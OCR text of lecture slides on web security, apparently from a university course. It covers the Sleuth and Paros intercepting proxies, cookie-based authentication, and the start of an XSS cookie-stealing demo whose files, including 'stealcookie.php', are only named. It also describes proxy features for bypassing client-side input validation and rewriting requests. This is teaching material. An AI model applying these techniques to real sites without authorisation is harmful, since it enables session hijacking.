
Sleuth

- Browser inside tool. Wow!
- Only Windows version
- Among several options,
  - Option to chain through another web proxy
  - Achilles lacks this
- Toolbox menu has great functionality
  - Removes scripts that disable input validation routines
  - Shows hidden fields
    - Revealing session, server and client variables
  - Generate report function
    - Lists cookies, links, query strings, Form information, script references, META tags


Done
search DSU
GO
WHAT ARE YOU?
PROSPECTIVE STUDENTS
CURRENT STUDENTS
ALUMNI & FRIENDS
FACULTY & STAFF
site index | text only
DAKOTA STATE
dsu
UNIVERSITY
Admission
Academics
Athletics
Departments
Discover DSU
Student Life
Technology Edge
Contact Us
GET ON THE EDGE & STAY THERE
Welcome to Dakota State University
You'll be amazed at the power of a Dakota State education – from the learning power on campus,a direct result of our integrated use of technology, to the earning power in your chosen profession after graduation.
Here are a few facts about DSU...
• over 2300 students on campus
• student to faculty ratio is 16 to 1
• 96% overall placement
• campus wide wireless network
click to open flipbook
CAMPUS VISIT
APPLY
News & Events
DSU's Farrell Presents at National Conference
Browser
Source
Intercept
Spider
Options
Notes
tp://www.dsu.edu/
Properties
Toolbox
Plugins
Favorites
Filter
LIKE
*
tp://www.dsu.edu/siteindex.asp
tp://www.dsu.edu/textonly.htm
tp://www.dsu.edu/facultystaff/
tp://www.dsu.edu/prospectivestudents/
tp://www.dsu.edu/currentstudents/

Paros

- New Heavy weight in the local proxy arena
- A Java based tool
  - Freely available online (www.paroxproxy.org)
- Not just a proxy
  - Lot of additional features, usability, testing techniques, enhancements
- Set browser proxy to HTTP proxy to 8080 and HTTPS proxy for port 8443
- Instruct it to scan (not automatic)
- Ability to rewrite and insert arbitrary characters into HTTP GET and POST requests is awesome


Paros 3.2.6 - Untitled Session
File Edit View Analyse Report Tools Help
Sites
Sites
Request Response Trap
Raw View
History Spider Alerts Output

Web Authentication

Cookies


Cookie-based Web Authentication

- Need an authentication system over HTTP that does not require servers to store the session data
  - Well, why not?
  - Because, servers can be subject to overwhelming of data (DOS attacks)
    - Remember the SYN flooding attack?
  - Storing unknown data is a potential risk
  - Servers such as hotmail can have huge number of connections
  - Becomes unmanageable to store session data for all the connections at all times
  - Where are cookies stored on the computer and browser?
  - How to view them? Restrain? Delete?

Cookies on clients instead


- Servers use cookies to store state on client
  - When session starts, browser computes an authenticator, calls it a “cookie” and sends it to the client-browser
  - The authenticator (or cookie) is some value that client can not forge on her own
  - E.g. Hash(Server’s private key, session-id)
- With each request, browser presents the cookie to the server
  - Server recomputes the value and compares it to the cookie received

Example session using cookies



Authenticator is **both** unforgeable and tamper-proof

Cookie stealing using cross scripting (XSS attacks)



Example: XSS attack


- Let's use four files
  1. setgetcookie.htm
  2. malURL.htm – malicious URLs
  3. redirectpage.htm
  4. stealcookie.php

